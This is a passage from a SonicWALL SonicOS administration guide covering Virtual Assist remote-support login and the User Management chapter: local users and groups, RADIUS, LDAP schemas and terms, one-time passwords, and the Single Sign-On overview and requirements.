If the option is disabled, users must click the provided link from the invite email sent by the technician, to download and launch the VASAC.



## Virtual Assist Login and Connection

If the **Enable Support without Invitation** setting is enabled, and users have installed the VASAC, they can proceed to login to Virtual Assist. The user must select the **Customer** icon on the left of the panel, then complete the required information fields.

The screenshot shows the 'Virtual Assist Login' dialog box. On the left, there are two icons: 'Technician' (top) and 'Customer' (bottom). The 'Customer' icon is selected. The form contains the following fields:

- Server: 10.103.49.52 (dropdown menu)
- Name: kevin (text field)
- Portal (Optional): (empty text field)
- Issue Description (Optional): (empty text area)

At the bottom right are 'Login' and 'Cancel' buttons. A green status bar at the bottom contains the text: 'Input any name for technician to recognize you. No authentication involved.'

The user can then click the **Login** button to enter the waiting queue for Virtual Assist.

The screenshot shows the 'Waiting' dialog box. It features a message: 'A Technician will be available to help you shortly. You may cancel your request anytime by clicking the Cancel Request button.' Below the message, it displays 'Your current time in queue is: 0:00'. A 'Cancel' button is located at the bottom right.


Once the technician has installed the VASAC, they can proceed to login to Virtual Assist. The technician selects the **Technician** tab, fills in the required login parameters, and clicks the **Login** button.

The screenshot shows the 'Virtual Assist Login' dialog box. On the left, the 'Technician' icon is selected. The form contains the following fields:

- Server: 10.103.49.52 (dropdown menu)
- Username: a (text field)
- Password: \* (password field)
- Domain: LocalDomain (text field)

At the bottom right are 'Login' and 'Cancel' buttons. A green status bar at the bottom contains the text: 'Input your password.'

The main panel will then display for the technician. From this panel, the technician can double-click **Start** from the pop-up menu to initiate the support tunnel with the user.



Once the tunnel is established, the technician can view and control the user's desktop, chat with the user, and transfer files, if necessary. Control can be terminated at anytime by terminating the support application.



# PART 16

# User Management

This part contains the following chapters:

- **User Management**
- **Users > Guest Services**
- **Users > Guest Accounts**
- **Users > Guest Status**







## CHAPTER 63

# Managing Users and Authentication Settings

---

## User Management

This chapter describes the user management capabilities of your SonicWALL security appliance for locally and remotely authenticated users.

### Topics:


- [“Introduction to User Management” on page 1073](#)
- [“Viewing Status on Users > Status” on page 1096](#)
- [“Configuring Settings on Users > Settings” on page 1097](#)
- [“Configuring Local Users” on page 1106](#)
- [“Configuring Local Groups” on page 1113](#)
- [“Configuring RADIUS Authentication” on page 1118](#)
- [“Configuring LDAP Integration in SonicOS” on page 1125](#)
- [“Configuring Single Sign-On” on page 1139](#)
- [“Configuring Multiple Administrator Support” on page 1194](#)

## Introduction to User Management

### Topics:

- [“Using Local Users and Groups for Authentication” on page 1074](#)
- [“Using RADIUS for Authentication” on page 1076](#)
- [“Using LDAP / Active Directory / eDirectory Authentication” on page 1077](#)
- [“One-Time Password” on page 1079](#)
- [“Single Sign-On Overview” on page 1080](#)
- [“Multiple Administrator Support Overview” on page 1093](#)


SonicWALL security appliances provide a mechanism for user level authentication that gives users access to the LAN from remote locations on the Internet as well as a means to enforce or bypass content filtering policies for LAN users attempting to access the Internet. You can also permit only authenticated users to access VPN tunnels and send data across the encrypted connection. The SonicWALL authenticates all users as soon as they attempt to access network resources in a different zone (such as WAN, VPN, WLAN, etc.), which causes the network traffic to pass through the SonicWALL. Users who log into a computer on the LAN, but perform only local tasks are not authenticated by the SonicWALL. User level authentication can be performed using a local user database, LDAP, RADIUS, or a combination of a local database with either LDAP or RADIUS. SonicOS also provides Single Sign-On (SSO) capability. SSO can be used in conjunction with LDAP. The local database on the SonicWALL can support up to 1000 users. If you have more than 1000 users, you must use LDAP or RADIUS for authentication.



## Using Local Users and Groups for Authentication

The SonicWALL security appliance provides a local database for storing user and group information. You can configure the SonicWALL to use this local database to authenticate users and control their access to the network. The local database is a good choice over LDAP or RADIUS for this purpose when the number of users accessing the network is relatively small.

Creating entries for dozens of users and groups takes time, although once the entries are in place they are not difficult to maintain. For networks with larger numbers of users, user authentication using LDAP or RADIUS servers can be more efficient.



To apply Content Filtering Service (CFS) policies to users, the users must be members of local groups and the CFS policies are then applied to the groups. To use CFS, you cannot use LDAP or RADIUS without combining that method with local authentication. When using the combined authentication method in order to use CFS policies, the local group names must be an exact match with the LDAP or RADIUS group names. When using the **LDAP + Local Users** authentication method, you can import the groups from the LDAP server into the local database on the SonicWALL. This greatly simplifies the creation of matching groups, to which CFS policies can then be applied.

The SonicOS user interface provides a way to create local user and group accounts. You can add users and edit the configuration for any user, including settings for the following:

- Group membership - Users can belong to one or more local groups. By default, all users belong to the groups Everyone and Trusted Users. You can remove these group memberships for a user, and can add memberships in other groups.
- VPN access - You can configure the networks that are accessible to a VPN client started by this user. When configuring VPN access settings, you can select from a list of networks. The networks are designated by their Address Group or Address Object names.



Note


The VPN access configuration for users and groups affects the ability of remote clients using GVC, NetExtender, and SSL VPN Virtual Office bookmarks to access network resources. To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the “allow” list on the VPN Access tab.

You can also add or edit local groups. The configurable settings for groups include the following:

- Group settings - For administrator groups, you can configure SonicOS to allow login to the management interface without activating the login status popup window.
- Group members - Groups have members that can be local users or other local groups.
- VPN access - VPN access for groups is configured in the same way as VPN access for users. You can configure the networks that are accessible to a VPN client started by a member of this group. When configuring VPN access settings, you can select from a list of networks. The networks are designated by their **Address Group** or **Address Object** names.
- CFS policy - You can apply a content filtering (CFS) policy to group members. The CFS policy setting is only available if the SonicWALL is currently licensed for Premium Content Filtering Service.

## Using RADIUS for Authentication


Remote Authentication Dial In User Service (RADIUS) is a protocol used by SonicWALL security appliances to authenticate users who are attempting to access the network. The RADIUS server contains a database with user information, and checks a user's credentials using authentication schemes such as Password Authentication Protocol (PAP), Challenge-handshake authentication protocol (CHAP), Microsoft CHAP (MSCHAP), or MSCHAPv2.



While RADIUS is very different from LDAP, primarily providing secure authentication, it can also provide numerous attributes for each entry, including a number of different ones that can be used to pass back user group memberships. RADIUS can store information for thousands of users, and is a good choice for user authentication purposes when many users need access to the network.

## Using LDAP / Active Directory / eDirectory Authentication

Lightweight Directory Access Protocol (LDAP) defines a directory services structure for storing and managing information about elements in your network, such as user accounts, user groups, hosts, and servers. Several different standards exist that use LDAP to manage user account, group, and permissions. Some are proprietary systems like Microsoft Active Directory which you can manage using LDAP. Some are open standards SAMBA, which are implementations of the LDAP standards. Some are proprietary systems like Novell eDirectory which provide an LDAP API for managing the user repository information.



In addition to RADIUS and the local user database, SonicOS supports LDAP for user authentication, with support for numerous schemas including Microsoft Active Directory (AD), Novell eDirectory directory services, and a fully configurable user-defined option that should allow it to interact with any schema.

Microsoft Active Directory also works with SonicWALL Single Sign-On and the SonicWALL SSO Agent. For more information, see the [“Single Sign-On Overview”](#) section on page 1080.

### Topics:

- [“LDAP Directory Services Supported in SonicOS”](#) section on page 1078
- [“LDAP Terms”](#) section on page 1078
- [“Further Information on LDAP Schemas”](#) section on page 1079

## LDAP Directory Services Supported in SonicOS

In order to integrate with the most common directory services used in company networks, SonicOS supports integration with the following LDAP schemas:

- Microsoft Active Directory
- RFC2798 InetOrgPerson
- RFC2307 Network Information Service
- Samba SMB
- Novell eDirectory
- User-defined schemas

SonicOS provides support for directory servers running the following protocols:

- LDAPv2 (RFC3494)
- LDAPv3 (RFC2251-2256, RFC3377)
- LDAPv3 over TLS (RFC2830)
- LDAPv3 with STARTTLS (RFC2830)
- LDAP Referrals (RFC2251)

## LDAP Terms

The following terms are useful when working with LDAP and its variants:

- *Schema* – The schema is the set of rules or the structure that defines the types of data that can be stored in a directory, and how that data can be stored. Data is stored in the form of ‘entries’.
- *Active Directory (AD)* – The Microsoft directory service, commonly used with Windows-based networking. Microsoft Active Directory is compatible with LDAP.
- *eDirectory* – The Novell directory service, used for Novell NetWare-based networking. Novell eDirectory has an LDAP gateway that can be used for management.
- *Entry* – The data that is stored in the LDAP directory. Entries are stored in ‘attribute’/value (or name/value) pairs, where the attributes are defined by ‘object classes’. A sample entry would be ‘cn=john’ where ‘cn’ (common name) is the attribute, and ‘john’ is the value.
- *Object class* – Object classes define the type of entries that an LDAP directory may contain. A sample object class, as used by AD, would be ‘user’ or ‘group’.

Microsoft Active Directory’s Classes can be browsed at [http://msdn.microsoft.com/library/default.asp?url=/library/en-us/adschema/adschema/classes\\_all.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/adschema/adschema/classes_all.asp)

- *Object* - In LDAP terminology, the entries in a directory are referred to as objects. For the purposes of the SonicOS implementation of the LDAP client, the critical objects are ‘User’ and ‘Group’ objects. Different implementations of LDAP can refer to these object classes in different fashions, for example, Active Directory refers to the user object as ‘user’ and the group object as ‘group’, while RFC2798 refers to the user object as ‘inetOrgPerson’ and the group object as ‘groupOfNames’.
- *Attribute* - A data item stored in an object in an LDAP directory. Object can have required attributes or allowed attributes. For example, the ‘dc’ attribute is a required attribute of the ‘dcObject’ (domain component) object.
- *dn* - A ‘distinguished name’, which is a globally unique name for a user or other object. It is made up of a number of components, usually starting with a common name (cn) component and ending with a domain specified as two or more domain components (dc). For example, ‘cn=john,cn=users,dc=domain,dc=com’

- *cn* – The ‘common name’ attribute is a required component of many object classes throughout LDAP.
- *ou* – The ‘organizational unit’ attribute is a required component of most LDAP schema implementations.
- *dc* – The ‘domain component’ attribute is commonly found at the root of a distinguished name, and is commonly a required attribute.
- *TLS* – Transport Layer Security is the IETF standardized version of SSL (Secure Sockets Layer). TLS 1.0 is the successor to SSL 3.0.

### Further Information on LDAP Schemas

- **Microsoft Active Directory:** Schema information is available at [http://msdn.microsoft.com/library/default.asp?url=/library/en-us/adschema/adschema/active\\_directory\\_schema.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/adschema/adschema/active_directory_schema.asp) and [http://msdn.microsoft.com/library/default.asp?url=/library/en-us/ldap/ldap/ldap\\_reference.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/ldap/ldap/ldap_reference.asp)
- **RFC2798 InetOrgPerson:** Schema definition and development information is available at <http://rfc.net/rfc2798.html>
- **RFC2307 Network Information Service:** Schema definition and development information is available at <http://rfc.net/rfc2307.html>
- **Samba SMB:** Development information is available at <http://us5.samba.org/samba/>
- **Novell eDirectory:** LDAP integration information is available at <http://www.novell.com/documentation/edir873/index.html?page=/documentation/edir873/edir873/data/h0000007.html>
- User-defined schemas: See the documentation for your LDAP installation. You can also see general information on LDAP at <http://rfc.net/rfc1777.html>

## One-Time Password

One-Time Password (OTP) is a two-factor authentication scheme that utilizes system-generated, random passwords in addition to standard user name and password credentials. Once users submit the correct basic login credentials, the system generates a one-time password which is sent to the user at a pre-defined email address. The user must retrieve the one-time password from their email, then enter it at the login screen.

Each one-time password is single-use. Whenever a user successfully enters a valid user name and password, any existing one-time password for that account is deleted. Unused one-time passwords time out according to the time out value set on the **Users > Settings > User Session Settings** interface. You can enable one-time password on a Local User or Local Group basis. To configure one-time password for Local Users see [“Adding Local Users”](#) on

page 1108, or for Local Groups, see “Creating a Local Group” on page 1113.

To use the one-time password, the appliance must have access to a correctly configured SMTP server. If OTP is enabled for administrators, without access to a correctly configured SMTP server, all users needing an OTP will not be able to log in. In this case, an administrator would need to log in through the command line console to disable their own OTP, by entering the following commands in the serial console (assumes SonicWALL NSA 3500 appliance):

```
NSA 3500> configure
(config[NSA 3500])> no web-management otp enable
```

## Single Sign-On Overview

### Topics:

- [“What Is Single Sign-On?” on page 1080](#)
- [“Benefits of SonicWALL SSO” on page 1081](#)
- [“Platforms and Supported Standards” on page 1082](#)
- [“How Does Single Sign-On Work?” on page 1083](#)
- [“How Does SonicWALL SSO Agent Work?” on page 1086](#)
- [“Logging” on page 1088](#)
- [“How Does SonicWALL Terminal Services Agent Work?” on page 1089](#)
- [“How Does Browser NTLM Authentication Work?” on page 1091](#)

### What Is Single Sign-On?

Single Sign-On (SSO) is a transparent user authentication mechanism that provides privileged access to multiple network resources with a single domain login to a workstation or through a Windows Terminal Services or Citrix server.

SonicWALL security appliances provide SSO functionality using the SonicWALL Single Sign-On Agent (SSO Agent) and SonicWALL Terminal Services Agent (TSA) to identify user activity. The SonicWALL Single Sign-On Agent (SSO Agent) identifies users based on workstation IP address. The SonicWALL TSA identifies users through a combination of server IP address, user name, and domain.



SonicWALL SSO is also available for Mac and Linux users when used with Samba. Additionally, browser NTLM authentication allows SonicWALL SSO to authenticate users who send HTTP traffic, without involving the SonicWALL SSO Agent or Samba.

SonicWALL SSO is configured in the **Users > Settings** page of the SonicOS management interface. SSO is separate from the **Authentication method for login** settings, which can be used at the same time for authentication of VPN/L2TP client users or administrative users.

SonicWALL SSO Agent and TSA use a protocol compatible with SonicWALL ADConnector and NDConnector, and automatically determine when a user has logged out to prevent unauthorized access. Based on data from SonicWALL SSO Agent or TSA, the SonicWALL security appliance queries LDAP or the local database to determine group membership. Memberships are optionally checked by firewall policies to control who is given access, and can be used in selecting policies for Content Filtering and Application Control to control what they are allowed to access. User names learned via SSO are reported in logs of traffic and events from the users, and in App Flow Monitoring.

The configured inactivity timer applies with SSO but the session limit does not, though users who are logged out are automatically and transparently logged back in when they send further traffic.

Users logged into a workstation or Terminal Services/Citrix server directly but not logged into the domain will not be authenticated unless they send HTTP traffic and browser NTLM authentication is enabled (although they can optionally be authenticated for limited access). For users that are not authenticated by SonicWALL SSO, a screen will display indicating that a manual login to the appliance is required for further authentication.

Users that are identified but lack the group memberships required by the configured policy rules are redirected to the Access Barred page.

## Benefits of SonicWALL SSO

SonicWALL SSO is a reliable and time-saving feature that utilizes a single login to provide access to multiple network resources based on administrator-configured group memberships and policy matching. SonicWALL SSO is transparent to end users and requires minimal administrator configuration.

By automatically determining when users have logged in or out based on workstation IP address traffic, or, for Terminal Services or Citrix, traffic from a particular user at the server IP address, SonicWALL SSO is secure and hands-free. SSO authentication is designed to operate with any external agent that can return the identity of a user at a workstation or Terminal Services/Citrix server IP address using a SonicWALL ADConnector-compatible protocol.

SonicWALL SSO works for any service on the SonicWALL security appliances that uses user-level authentication, including Content Filtering Service (CFS), Firewall Access Rules, group membership and inheritance, and security services (Application Control, IPS, GAV, and SPY) inclusion/exclusion lists.

Other benefits of SonicWALL SSO include:

- Ease of use — Users only need to sign in once to gain automatic access to multiple resources.
- Improved user experience — Windows domain credentials can be used to authenticate a user for any traffic type without logging into the appliance using a Web browser.
- Transparency to users — Users are not required to re-enter user name and password for authentication.
- Secure communication — Shared key encryption for data transmission protection.
- SonicWALL SSO Agent can be installed on any Windows server on the LAN, and TSA can be installed on any terminal server.

- Multiple SSO Agents — Up to 8 agents are supported to provide capacity for large installations
- Multiple TSAs — Multiple terminal services agents (one per terminal server) are supported. The number depends on the SonicWALL appliance model and ranges from 4 to 256.
- Login mechanism works with any protocol, not just HTTP.
- Browser NTLM authentication — SonicWALL SSO can authenticate users sending HTTP traffic without using the SSO Agent.
- Mac and Linux support — With Samba 3.5 and higher, SonicWALL SSO is supported for Mac and Linux users.
- Per-zone enforcement — SonicWALL SSO can be triggered for traffic from any zone even when not automatically initiated by firewall access rules or security services policies, providing user identification in event logging or App Flow Monitoring.

## Platforms and Supported Standards

SonicWALL SSO is available on SonicWALL NSA Series appliances running SonicOS 5.0 or higher, and SonicWALL PRO security appliances running SonicOS 4.0 or higher. The SonicWALL SSO Agent is compatible with all versions of SonicOS that support SonicWALL SSO. The SonicWALL TSA is supported on SonicOS 5.6 and higher, running on SonicWALL NSA Series and TZ 210 Series appliances.

The SonicWALL SSO feature supports LDAP and local database protocols. SonicWALL SSO supports SonicWALL Directory Connector. SonicWALL SSO can also interwork with ADConnector in an installation that includes a SonicWALL CSM, but Directory Connector is recommended. For all features of SonicWALL SSO to work properly, SonicOS 5.5 should be used with Directory Connector 3.1.7 or higher.

To use SonicWALL SSO with Windows Terminal Services or Citrix, SonicOS 5.6 or higher is required, and SonicWALL TSA must be installed on the server.

To use SonicWALL SSO with browser NTLM authentication, SonicOS 5.8 or higher is required. The SonicWALL SSO Agent is not required for browser NTLM authentication.

SonicWALL SSO on SonicOS 5.5 and higher is compatible with SonicWALL NDConnector for interoperability with Novell users. NDConnector is also available as part of Directory Connector.

Except when using only browser NTLM authentication, using SonicWALL SSO requires that the SonicWALL SSO Agent be installed on a server within your Windows domain that can reach clients and can be reached from the appliance, either directly or through a VPN path, and/or SonicWALL TSA be installed on any terminal servers in the domain.

The SonicOS SSO feature is capable of working in Virtual Machine environments, but is not officially supported. This is due to the variety of potential resource consuming environments of VM deployments, making it not practicable to effectively test and verify all possible permutations.

The following requirements must be met in order to run the SSO Agent:

- UDP port 2258 (by default) must be open; the firewall uses UDP port 2258 by default to communicate with SonicWALL SSO Agent; if a custom port is configured instead of 2258, then this requirement applies to the custom port
- Windows Server, with latest service pack
- .NET Framework 2.0
- Net API or WMI



**Note** Mac and Linux PCs do not support the Windows networking requests that are used by the SonicWALL SSO Agent, and hence require Samba 3.5 or newer to work with SonicWALL SSO. Without Samba, Mac and Linux users can still get access, but will need to log in to do so. They can be redirected to the login prompt if policy rules are set to require authentication. For more information, see [“Accommodating Mac and Linux Users” on page 1186](#).

The following requirements must be met in order to run the SonicWALL TSA:

- UDP port 2259 (by default) must be open on all terminal servers on which TSA is installed; the firewall uses UDP port 2259 by default to communicate with SonicWALL TSA; if a custom port is configured instead of 2259, then this requirement applies to the custom port
- Windows Server, with latest service pack
- Windows Terminal Services or Citrix installed on the Windows Terminal Server system(s); Citrix XenApp 5.0 is supported

### How Does Single Sign-On Work?

SonicWALL SSO requires minimal administrator configuration and is transparent to the user.

SSO is triggered in the following situations:

- If firewall access rules requiring user authentication apply to traffic that is not incoming from the WAN zone
- When no user groups are specified in access rules, but any of the following conditions exist, SSO is triggered for all traffic on the zone (note - not just for traffic subject to these conditions):
  - CFS is enabled on the zone and multiple CFS policies are set
  - IPS is enabled on the zone and there are IPS policies that require authentication
  - Anti-Spyware is enabled on the zone and there are Anti-Spyware policies that require authentication
  - Application Control policies that require authentication apply to the source zone
  - Per-zone enforcement of SSO is set for the zone


The SSO user table is also used for user and group identification needed by security services, including Content Filtering, Intrusion Prevention, Anti-Spyware, and Application Control.

#### Topics:

- [“SonicWALL SSO Authentication Using the SSO Agent” on page 1084](#)
- [“SonicWALL SSO Authentication Using the Terminal Services Agent” on page 1085](#)
- [“SonicWALL SSO Authentication Using Browser NTLM Authentication” on page 1086](#)

### SonicWALL SSO Authentication Using the SSO Agent

